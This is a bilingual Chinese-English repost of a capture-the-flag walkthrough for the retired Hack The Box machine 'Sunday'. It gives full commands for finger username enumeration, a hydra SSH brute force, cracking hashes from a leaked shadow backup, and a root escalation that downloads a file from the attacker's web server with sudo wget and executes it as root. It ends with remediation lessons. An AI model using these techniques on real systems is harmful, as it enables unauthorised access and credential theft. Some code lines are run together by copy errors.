破解框星期天写作窝metasploit

翻译

weixin_26636643 于 2020-09-22 18:46:20 发布 99 收藏
原文链接：https://medium.com/swlh/hack-the-box-sunday-writeup-w-o-metasploit-3f4a6480fda0

This is the 22nd blog out of a series of blogs I will be publishing on retired HTB machines in preparation for the OSCP. The full list of OSCP like machines compiled by TJ_Null can be found here.

这是我将在退休的HTB机器上准备进行OSCP准备的一系列博客中的第22个博客。 TJ_Null编译的类似OSCP的计算机的完整列表可以在这里找到。

Let's get started!

让我们开始吧！

侦察 (Reconnaissance)

First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.

首先，我们运行一次快速的nmap初始扫描，以查看哪些端口已打开以及哪些服务正在这些端口上运行。

```
nmap -sC -sV -O -oA initial 10.10.10.76
```

-sC: run default nmap scripts

-sC ：运行默认的nmap脚本

-sV: detect service version

-sV ：检测服务版本

-O: detect OS

-O ：检测操作系统

-oA: output all formats and store in file *initial*

-oA ：输出所有格式并将其存储在文件*初始中*

We get back the following result showing that 2 ports are open:

我们返回以下结果，显示2个端口处于打开状态：

Port 79: running Sun Solaris fingerd

端口79：运行Sun Solaris

Port 111: running rpcbind

端口111：运行rpcbind

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-05 12:09 EST
Nmap scan report for 10.10.10.76
Host is up (0.042s latency).
Not shown: 996 closed ports
PORT      STATE    SERVICE   VERSION
79/tcp    open     finger    Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open     rpcbind   2-4 (RPC #100000)
10082/tcp filtered amandaidx
54328/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
....Network Distance: 2 hops
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunosOS and Service detection performed. Please report any incor
Nmap done: 1 IP address (1 host up) scanned in 151.04 seconds
```

Before we start investigating these ports, let's run more comprehensive nmap scans in the background to make sure we cover all bases.

在开始研究这些端口之前，让我们在后台运行更全面的nmap扫描，以确保我们涵盖所有基础。

Let's run an nmap scan that covers all ports. Since the full nmap scan takes too long to run, let's first run a quick scan to figure out which ports are open.

让我们运行一个覆盖所有端口的nmap扫描。 由于完整的nmap扫描需要很长时间才能运行，因此我们首先运行快速扫描以找出哪些端口是打开的。

```
nmap -p- -oA full-noscripts 10.10.10.76  --max-retries 0
```

— **max-retries:** number of port scan probe retransmissions

— **max-retries：** 端口扫描探针重传的次数

We get back the following result showing that two other ports are open.

我们返回以下结果，显示另外两个端口处于打开状态。

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-05 17:49 EST
Warning: 10.10.10.76 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.76
Host is up (0.039s latency).
Not shown: 63933 filtered ports, 1598 closed ports
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
22022/tcp open  unknown
55029/tcp open  unknown
```

Then we run a more comprehensive scan to identify services running on the above ports.

然后，我们进行更全面的扫描，以识别在上述端口上运行的服务。

```
nmap -p 79,111,22022,55029 -sV -oA full-scripts 10.10.10.7
```

We get back the following result showing that:

我们得到以下结果，表明：

Port 22022: is running SunSSH 1.3

端口22022： 正在运行SunSSH 1.3

Port 55029: is running a service that nmap was not able to identify

端口55029： 正在运行nmap无法识别的服务

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-05 17:52 EST
Nmap scan report for 10.10.10.76
Host is up (0.037s latency).PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: ERROR: Script execution failed (use -d to debug)
111/tcp   open  rpcbind
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
55029/tcp open  unknown
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunosService detection performed. Please report any incorrect re
Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

Since the UDP scan took too long to run, we don't have UDP scan results for this blog.

由于UDP扫描花费的时间太长，因此我们没有此博客的UDP扫描结果。

枚举 (Enumeration)

We'll start off with enumerating port 79. A quick google search on the "Finger service" tells us that the finger protocol is used to find out information about users on a remote system. Therefore, we can use it to enumerate usernames.

我们将从枚举端口79开始。谷歌对“ Finger服务”进行的快速搜索告诉我们，Finger协议用于查找有关远程系统上用户的信息。 因此，我们可以使用它来枚举用户名。

First, check if there are any logged in users.

首先，检查是否有登录用户。

```
root@kali:~# finger @10.10.10.76
No one logged on
```

No one is currently logged in. Let's check if the user "root" exists.

当前没有人登录。让我们检查用户“ root”是否存在。

```
root@kali:~# finger root@10.10.10.76
Login       Name               TTY         Idle    When    Where
root     Super-User            pts/3        <Apr 24, 2018> sunday
```

It does exist. Now, let's enumerate more usernames. The seclists project has a list of usernames that we can use in order to guess the usernames that are available on the server.

它确实存在。 现在，让我们枚举更多的用户名。 seclists项目有一个用户名列表，我们可以使用这些用户名来猜测服务器上可用的用户名。

```
/usr/share/seclists/Usernames/Names/names.txt
```

Pentestmonkey has a finger-user-enum script that is used to enumerate OS-level user accounts via the finger service. Let's run that on our host.

Pentestmonkey有一个finger-user-enum脚本，用于通过finger服务枚举OS级用户帐户。 让我们在主机上运行它。

```
./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
```

-U: file of usernames to check via finger service

-U： 通过手指服务检查的用户名文件

-t: server host running finger service

-t： 服务器主机运行手指服务

We get the following result showing us that "sammy" and "sunday" are users of the system.

我们得到以下结果，表明" sammy"和" sunday"是系统的用户。

```
....
sammy@10.10.10.76: sammy                pts/2        <Apr 24, 2018> 10.10.14.4          ..
sunny@10.10.10.76: sunny                             <Jan  5 23:37> 10.10.14.12         ..
....
```

最初的立足点 (Initial Foothold)

Since SSH is open and we have two valid usernames, let's try brute-forcing the users' credentials using hydra. We'll start off with Sunny.

由于SSH是开放的，并且我们有两个有效的用户名，因此让我们尝试使用hydra强行强制用户的凭据。 我们将从Sunny开始。

```
hydra -l sunny -P '/usr/share/wordlists/rockyou.txt' 10.10.10.76 ssh -s 22022
```

-l: username

-l： 用户名

-P: password file

-P： 密码文件

-s: port

-s： 端口

We get back the following result showing us that Sunny's password is "sunday".

我们返回以下结果，向我们显示Sunny的密码为" sunday"。

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or f
....
[22022][ssh] host: 10.10.10.76   login: sunny   password: sunday
....
```

SSH into Sunny's account.

SSH进入Sunny的帐户。

```
ssh -p 22022 sunny@10.10.10.76
```

We get the following error.

我们收到以下错误。

```
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-gr
```

The error tells us that the client and server were unable to agree on the key exchange algorithm. The server offered three legacy algorithms for key exchange. So we'll have to choose one of these algorithms in order to login.

该错误告诉我们，客户端和服务器无法就密钥交换算法达成共识。 服务器提供了三种旧式密钥交换算法。 因此，我们必须选择这些算法之一才能登录。

```
ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p 22022 sunny@10.10.10.76
```

-oKexAlgorithms: enable a key exchange algorithm that is disabled by default

-oKexAlgorithms： 启用默认情况下禁用的密钥交换算法

We're in! Locate the user.txt flag and try to view it.

我们进来了！ 找到user.txt标志并尝试查看它。

```
sunny@sunday:~$ find / -name  user.txt 2>/dev/null
/export/home/sammy/Desktop/user.txtsunny@sunday:~$ cat /export/home/sammy/Desktop/user.txt
cat: /export/home/sammy/Desktop/user.txt: Permission denied
```

We need to escalate our privileges to Sammy.

我们需要将特权提升给萨米。

特权提升 (Privilege Escalation)

Run the following command to view the list of allowed commands that the user can run with root privileges.

运行以下命令以查看用户可以以root特权运行的允许命令列表。

```
sunny@sunday:~$ sudo -l
User sunny may run the following commands on this host:
    (root) NOPASSWD: /root/troll
```

We can run the /root/troll command as root. This is obviously a custom command so let's run it to see what it's doing (we don't have read access to it).

我们可以以root身份运行/ root / troll命令。 显然，这是一个自定义命令，因此让我们运行它以查看其功能(我们没有对该文件的读取权限)。

```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
```

It seems to be a script that prints the id of the user running it. Since we ran it with the 'sudo' command, it prints the id of root. We don't have write access to the script, so we can't escalate our privileges using it.

它似乎是一个脚本，可打印运行它的用户的ID。 由于我们使用'sudo'命令运行了它，因此它会打印root的ID。 我们没有对该脚本的写访问权，因此我们无法使用该脚本来提升特权。

After a bit of digging, I found a backup file in the following directory.

经过一番挖掘，我在以下目录中找到了一个备份文件。

```
/backup
```

It contains two files agen22.backup and shadow.backup. The former we don't have access to, however, we can view the latter.

它包含两个文件agen22.backup和shadow.backup。 我们无法访问前者，但是，我们可以查看后者。

```
sammy@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

It's a backup of the shadow file. We already know Sunny's password so we're not going to attempt to crack it. Instead, copy Sammy's password and save it in the file sammy-hash.txt. Then use John to crack the hash.

这是影子文件的备份。 我们已经知道Sunny的密码，因此我们不会尝试破解它。 相反，请复制Sammy的密码并将其保存在文件sammy-hash.txt中。 然后使用John破解哈希。

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt sammy-hash.txt Using default input encoding:
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (?)
1g 0:00:01:17 DONE (2020-01-05 21:03) 0.01292g/s 2648p/s 2648c/s 2648C/s domonique1..bluenote
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We got a password! Let's su into Sammy's account.

我们得到了密码！ 我们来看看Sammy的帐户。

```
su - sammy
```

Now we can view the user.txt flag.

现在我们可以查看user.txt标志。

Image for post

Let's try to escalate to root privileges. Run the sudo command again to view the list of allowed commands the user can run as root.

让我们尝试升级为root特权。 再次运行sudo命令以查看用户可以root用户身份运行的允许命令列表。

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
```

We can run wget with root privileges! If you're familiar with the "-i" flag in wget, you'll know that we can use it to output the content of files. Therefore, we can run the following command to get the root flag.

我们可以使用root特权运行wget！ 如果您熟悉wget中的" -i"标志，那么您将知道我们可以使用它来输出文件的内容。 因此，我们可以运行以下命令来获取根标志。

```
sudo wget -i /root/root.txt
```

However, in this scenario we're simply reading the content of the flag and not really escalating privileges. To get a root shell we need to chain the following two vulnerabilities:

但是，在这种情况下，我们只是在读取标志的内容，而不是真正升级特权。 为了获得根shell，我们需要链接以下两个漏洞：

1. The user Sunny can execute the /root/troll file with root privileges, and
   用户Sunny可以使用root特权执行/ root / troll文件，并且
2. The user Sammy can overwrite any root owned file using the wget command.
   用户Sammy可以使用wget命令覆盖任何root拥有的文件。

Therefore, we'll use Sammy's sudo privileges to overwrite the /root/troll file and include a shell in it. Then we'll use Sunny's sudo privileges to run the /root/troll file and convert our shell to a root shell.

因此，我们将使用Sammy的sudo特权来覆盖/ root / troll文件并在其中包含一个shell。 然后，我们将使用Sunny的sudo特权运行/ root / troll文件，并将我们的shell转换为根shell。

Alright, let's do this! In the attack machine, create a file called "troll" and add the following code to it.

好吧，让我们这样做吧！ 在攻击机中，创建一个名为“ troll”的文件，并向其中添加以下代码。

```
#!/usr/bin/bashbash
```

Then start up a simple Python server in the directory the file is in.

然后在文件所在的目录中启动一个简单的Python服务器。

```
python -m SimpleHTTPServer 5555
```

Go back the target machine running with the Sammy user privileges, and run the wget command to overwrite the /root/troll file.

返回以Sammy用户特权运行的目标计算机，然后运行wget命令覆盖/ root / troll文件。

```
sudo wget -O /root/troll http://10.10.14.12:5555/troll
```


In another SSH session running with the Sunny user privileges, execute the troll file.

在以Sunny用户权限运行的另一个SSH会话中，执行troll文件。

```
sudo /root/troll
```

Since we added a bash shell in the troll file and the troll file is being executed with root privilege, we get a root shell!

由于我们在troll文件中添加了一个bash shell，并且正在以root特权执行troll文件，因此我们获得了root shell！



Note: Something on the server seems to be resetting the /root/troll file every couple of seconds, therefore you only have small window of time between overwriting the troll file as Sammy and executing the troll file as Sunny.

注意： 服务器上的某些内容似乎每隔几秒钟就会重置/ root / troll文件，因此，在将troll文件覆盖为Sammy和将troll文件执行为Sunny之间，只有很小的时间间隔。

得到教训 (Lessons Learned)

To gain an initial foothold on the box we exploited two vulnerabilities.

为了获得立足点，我们利用了两个漏洞。

1. Username enumeration of the finger service. The finger protocol is used to get information about users on a remote system. In our case, we used it to enumerate usernames that we later used to SSH into the server. The remediation for this vulnerability would be to disable this service.

Finger服务的用户名枚举。 Finger协议用于获取有关远程系统上用户的信息。 在我们的例子中，我们使用它来枚举用户名，这些用户名后来用于SSH进入服务器。 对此漏洞的补救措施是禁用此服务。

2. Weak authentication credentials. After getting a username from the finger service, we ran a brute force attack on SSH to obtain a user's credentials. The user should have used a sufficiently long password that is not easily crackable.
身份验证凭据不足。 从Finger服务获取用户名后，我们对SSH进行了蛮力攻击以获取用户的凭据。 用户应该使用不易破解的足够长的密码。

To escalate privileges we exploited three vulnerabilities.

为了提升特权，我们利用了三个漏洞。

1. Information disclosure. As a non privileged user, we had access to a backup of the shadow file that leaked hashed passwords. Any file that contains sensitive information should not be available to non privileged users.
信息披露。 作为非特权用户，我们可以访问泄漏哈希密码的影子文件的备份。 包含敏感信息的任何文件都不应提供给非特权用户。

2. Weak authentication credentials. Although the passwords were hashed in the backup shadow file, we were able to obtain the plaintext passwords by running john on the hashes. Again, the users should have used sufficiently long passwords that are not easily crackable.
身份验证凭据不足。 尽管密码在备份的影子文件中进行了哈希处理，但是我们可以通过在哈希表上运行john来获取纯文本密码。 同样，用户应该使用不易破解的足够长的密码。

3. Security Misconfigurations. Both Sammy and Sunny were configured to run commands as root. Chaining these two commands together allowed us to escalate our privileges to root. The administrators should have conformed to the concept of least privilege when configuring these users' accounts.
安全性错误配置。 Sammy和Sunny都配置为以root用户身份运行命令。 将这两个命令链接在一起使我们可以将特权提升为root。 管理员在配置这些用户的帐户时应遵循最小特权的概念。

结论 (Conclusion)

22 machines down, 25 more to go!

减少22台机器，还有25台！

Image for post

翻译自: https://medium.com/swlh/hack-the-box-sunday-writeup-w-o-metasploit-3f4a6480fda0